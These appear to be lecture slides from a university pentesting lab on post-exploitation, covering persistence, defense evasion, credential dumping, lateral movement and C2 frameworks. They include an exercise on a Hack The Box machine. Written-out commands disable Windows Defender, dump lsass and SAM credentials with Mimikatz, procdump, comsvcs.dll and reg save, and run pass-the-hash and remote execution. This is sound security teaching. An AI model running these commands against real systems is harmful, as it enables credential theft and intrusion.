Pentesting Lab

Post-Exploitation

Possegger, Prodinger, Schauklies, Schwarzl

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Introduction

What is Post-Exploitation?

- Post-exploitation refers to any actions taken after a session is opened. - https://docs.rapid7.com/metasploit/about-Post-Exploitation
- Post-exploitation is the phase of a cyberattack where an attacker, having gained unauthorized access to a system or network, performs additional malicious actions to achieve specific objectives such as maintaining control, stealing data, or covering their tracks. - ChatGPT

Ok, but what does that include?

- Persistence
- Privilege Escalation (we already know that one)
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control (C2)
- Exfiltration
- Impact


Goals of the Post-Exploitation phase

- Maintaining Persistence
- Escalating privileges
- Evade detection and cover tracks
- Credential Dumping
- Compromise more machines
- Collection & Exfiltration of data
- Prove impact

- Depends on the engagement
- Persistence and Collection & Exfiltration of data is usually only part of Red-Teaming exercises

https://plextrac.com/blog/post-exploitation-phase-attacking-beyond-the-perimeter/


Post-Exploitation on Linux




- Create Backdoor (eg via Web-Shell)
- Add/Modify credentials
- Modify Startup Process
- Scheduled Tasks / Cron Jobs
- Kernel-Modules
- Be creative

- Antivirus on Linux is not that common
  - Disable AV if present
- Activity hiding
  - Inject into other processes
  - Obfuscate code
- FIM (File Integrity Monitoring) may trigger alerts
- Execute in memory, as previously shown

- Simply dump memory of process
- Attach debugger (gdb) and read memory
- Requires elevated privileges in most cases



- Most of the time via SSH
- Or local movement (su / sudo)




- Can be done through a variety of different tooling
- Usually the same tools as on Windows, so we will cover them later


Post-Exploitation on Windows

- Usually Windows Components are in an AD environment
- This lecture should give you some of the basic understanding and tooling for the AD lecture


Persistence on Windows




- Create Backdoor (eg via Web-Shell)
- Add/Modify credentials
- Add to Startup Folder / Registry Run Keys
- Service installation
- Scheduled Tasks
- C2 frameworks can do these techniques for us



- Contains shortcut to program, that will execute upon login
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
- %appdata%\Microsoft\Windows\Start Menu\Programs\Startup


« Microsoft › Windows › Start Menu › Programs › Start-up
Name
Date modified
Type
Size
DeepL auto-start
26/06/2022 13:29
Shortcut
2 KB



- Contains path to program, that will execute upon login
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Registry Run Keys - Example

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
CiscoMeetingDaemon	REG_SZ	"C:\Users\Simon\AppData\Local\WebEx\WebexHost.exe" /daemon /runFrom=autorun
CiscoSpark	REG_SZ	C:\Users\Simon\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Webex\Webex
com.squirrel.slack.slack	REG_SZ	"C:\Users\Simon\AppData\Local\slack\slack.exe" --process-start-args --startup
com.squirrel.Teams.Teams	REG_SZ	C:\Users\Simon\AppData\Local\Microsoft\Teams\Update.exe --processStart "Teams.exe" --pro
Discord	REG_SZ	"C:\Users\Simon\AppData\Local\Discord\Update.exe" --processStart Discord.exe

Defense Evasion on Windows


- Will be covered in more detail in the bonus-lecture (malware-development)
- Code Obfuscation to hide from AV
- For Penetration Tests, usually ask customer if Defense Evasion is in scope (otherwise ask to disable AV)

- If you are admin, you can simply disable AV through Powershell

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Credential Dumping on Windows

- Mimikatz is one of the most popular tools for credential dumping
- Procdump.exe (official Microsoft tooling)
- comsvcs.dll can be used to create dump file of lsass too



- Can be used to extract passwords from lsass process

```
mimikatz.exe

privilege::debug
token::elevate

# Extract from lsass (memory)
sekurlsa::logonpasswords

# Extract from lsass (service)
lsadump::lsa /inject

# Extract from SAM
lsadump::sam
```

- Use Procdump to create a dump of the lsass process

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

- Then credentials can be extracted from the dump

```
# Load the dump
mimikatz # sekurlsa::minidump lsass.dmp
# Extract credentials
mimikatz # sekurlsa::logonPasswords
```

- comsvcs.dll is responsible for dumping process memory in the event of a crash


```
rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <lsass
    pid> lsass.dmp full
```

- Then credentials can be extracted from the dump

```
# Load the dump
mimikatz # sekurlsa::minidump lsass.dmp
# Extract credentials
mimikatz # sekurlsa::logonPasswords
```

Dumping lsass with Task Manager


- Task-manager can be dumped by simply using the ”Create dump file” function




- The files are protected, however registry can be accessed

```
reg save HKLM\sam sam
reg save HKLM\system system
```

Lateral Movement on Windows




- Access other machines with compromised credentials
  - Either through username-password
  - Or through hashed credential (Pass-The-Hash)
- Most common vectors for lateral movement:
  - SSH (Port 22)
  - WinRM (Port 5985)
  - RPC / SMB (Port 135, 445)
  - WMI (Port 135)
  - RDP (Port 3389)




- Su / Sudo like capabilities on Windows?
- Spawn processes as different users using runas:

```
runas /noprofile /user:Domain\User "program.exe"
```



- Su / Sudo like capabilities on Windows?
- Spawn processes as different users using Powershell:

```
$pass = ConvertTo-SecureString 'PASS' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("Domain\User",$pass)
Invoke-Command -Computer MachineName -ScriptBlock { COMMAND } -Credential $cred
```



- WinRM and PsExec are can be used to run code remotely
- user must be part of `Remote Management Users` group
- PsExec is basically RPC and SMB (see the port)

```
# WinRM with standard username and password authentication
$ evil-winrm -u <username> -p <password> -i <ip-address>

# WinRM with pass the hash (PtH) authentication
$ evil-winrm -u <username> -H <NTLM> -i <ip-address>
```

- WMI can be used to execute commands on remote machines

```
wmic /node:10.0.0.1 /user:administrator process call create
    "cmd.exe /c calc"
```


- RDP is a great way to access other machines
- Additional benefits: UI access, Copy&Paste, Drag&Drop

```
xfreerdp /u:user /p:password /cert:ignore /v:IP
```

Command and Control on Windows

Command and Control (C2)


- Manage multiple compromised hosts
- Agents - Program to callback to listener
- Listeners - C2 server receiving callbacks
- Beacons - Agent calling back to listener



https://nehrunayak.medium.com/intro-to-c2-tryhackme-556e5299c273


- After initial compromise, drop Agent
- Support most Post-Exploitation techniques
  - Persistence, Credential Dumping, Lateral Movement, ...
- Encrypted traffic and obfuscated Agents allows pretty good evasion

- Free, well-maintained, open-source exploitation framework (with C2 included)
- Written in Ruby: `github.com/rapid7/metasploit-framework`
- Supports most post-exploitation steps (persistence, credential dumping, ...)
- You will use this framework in the **exercises**
- Armitage adds GUI to the Metasploit Framework



Armitage
Armitage View Hosts Attacks Workspaces Help
ms04_011_lsass
ms04_031_netdde
ms05_039_pnp
ms06_025_rasmans_reg
ms06_025_rras
ms06_040_netapi
ms06_066_nwapi
ms06_066_nwwks
ms06_070_wkssvc
ms07_029_msdns_zonename
ms08_067_netapi
ms09_050_smb2_negotiate_func_in
ms10_061_spoolss
netidentity_xtierrpcpipe
psexec
smb_relay
timbuktu_plughntcommand_bof
smtp
ssh
192.168.1.203
NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED
192.168.1.206
NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED
192.168.1.201
192.168.1.205
NT AUTHORITY\SYSTEM @ XEN-2K3-FUZZ
192.168.1.204
Console X
scanner/smb/smb_version X
scanner/portscan/tcp X
Services X
Credentials X
Meterpreter 1 X
user
pass
host
Administrator
81cbcea8a9af93bbaad3b435b51404ee:561...
192.168.1.201

- Free, however not maintained anymore
- Written in Python/Powershell: `github.com/EmpireProject/Empire`
- If curious read up here: `https://www.stationx.net/how-to-use-powershell-empire/`
- CLI only

- Commercial, well established in the industry
- `www.cobaltstrike.com`
- License is about 10k / year $$$


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
172.16.14.1
whatta.hogg
GRANITE @ 5928
whatta.hogg *
GRANITE @ 4672
SYSTEM *
COPPER @ 740
msfadmin
metasploitable
root *
pfSense.localdomain
Event Log X
Beacon 172.16.20.80@5928 X
Beacon 172.16.20.80@4672 X
Beacon 172.16.20.81@740 X
SSH 172.16.20.128 X
[+] established link to parent beacon: 172.16.20.81
ssh> cd /var/spool/mail
[*] cd /var/spool/mail
ssh> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 31 bytes
[*] Current directory is /var/spool/mail

- Commercial, established in the industry
- `bruteratel.com`
- License is about 3k / year $$


War Manager
Warmongers
C4 Profiler
Server
Autosave Disabled
Listeners
Badgers
Creds
Listener ID
Listener Host
External IP
ID
Host
UID
Last Seen (Local)
PID
Process
Arch/OS (Build)
Payload Arch
3 json-c2 https://172.31.15.193:443 49.207.213.13 b-2 DESKTOP-G15FRLS vendetta Thu May 12 22:27:42 2022 2392 Z:\docs\http_badger_x64.exe x64/10.0 (19044) x64 Direct
5 doh-c2 doh://172.31.15.193:53 172.253.244.2 b-4 DESKTOP-G15FRLS vendetta Thu May 12 22:27:42 2022 12836 C:\Windows\System32\notepad.exe x64/10.0 (19044) x64 Direct
x64 | 2392@b-2 | DESKTOP-G15FRLS
Command $
Search Text ...
Sentinel $ Perform a quick LDAP query in the current domain or forest, eg.: ob…
Domain $
2022/05/12 16:46:11 UTC [input] admin => psgrep explorer.exe
2022/05/12 16:46:11 UTC [sent 20 bytes]
[+] PPID: 7072
[+] PID: 7120
[+] Arch: x64
[+] User: DESKTOP-G15FRLS\vendetta
[+] Executable: explorer.exe
2022/05/12 16:46:16 UTC [input] admin => set_parent 7120
2022/05/12 16:46:16 UTC [sent 12 bytes]
[+] Parent process: 7120
2022/05/12 16:46:19 UTC [input] admin => dll_block
2022/05/12 16:46:19 UTC [sent 4 bytes]
[+] DLL block enabled
2022/05/12 16:46:34 UTC [input] admin => suspended_run C:\Windows\System32\notepad.exe
2022/05/12 16:46:34 UTC [sent 48 bytes]
[+] PID (C:\Windows\System32\notepad.exe) => 12836
[+] Spoofed PPID => 7120
x64 | 12836@b-4 | DESKTOP-G15FRLS
Command $
Sentinel $ Perform a quick LDAP query in the current domain or forest, eg.: objectClass=user
2022/05/12 16:46:45 UTC [::badger authenticated from 172.253.244.2][DESKTOP-G15FRLS\vendetta][b-4\\3IN1A7CDR6
2022/05/12 16:46:45 UTC [input] autoruns => set_child searchprotocolhost.exe
2022/05/12 16:46:45 UTC [input] autoruns => sleep 1
2022/05/12 16:46:46 UTC [sent 45 bytes]
[+] Child process: searchprotocolhost.exe
[+] Stasis: 1:0
2022/05/12 16:47:13 UTC [input] admin => userinfo
2022/05/12 16:47:15 UTC [sent 4 bytes]
[+] User: vendetta
[+] SID: S-1-5-21-2604931946-608761138-1370580525-1001
[+] Group names
SID
DESKTOP-G15FRLS\None S-1-5-21-2604931946-608761138-1370580525-51
Everyone S-1-1-0
NT AUTHORITY\Local account and member of Administrators group S-1-5-114
BUILTIN\Administrators S-1-5-32-544
BUILTIN\Performance Log Users S-1-5-32-559
BUILTIN\Remote Desktop Users S-1-5-32-555
BUILTIN\Users S-1-5-32-545
NT AUTHORITY\INTERACTIVE S-1-5-4

Try it yourself

- Become familiar with the Metasploit C2
- Mostly theory and reading here
- If you are already familiar with Metasploit you can skip this and directly go to the actual challenges
- `https://tryhackme.com/r/room/metasploitintro`

- Choose ”Archetype” Windows Machine from:
  `https://app.hackthebox.com/starting-point`
- Try to do without Walkthrough and only check if stuck
- Conduct and document following Post-Exploitation Step:
  - Command and Control - Use Metasploit framework
  - Persistence - Use any of the shown techniques (use C2)
  - Privilege Escalation - Get access as Administrator or NT Authority\System
  - Defense Evasion - Disable AV
  - Credential Access - Dump Credentials using Mimikatz or similar techniques

Any Questions?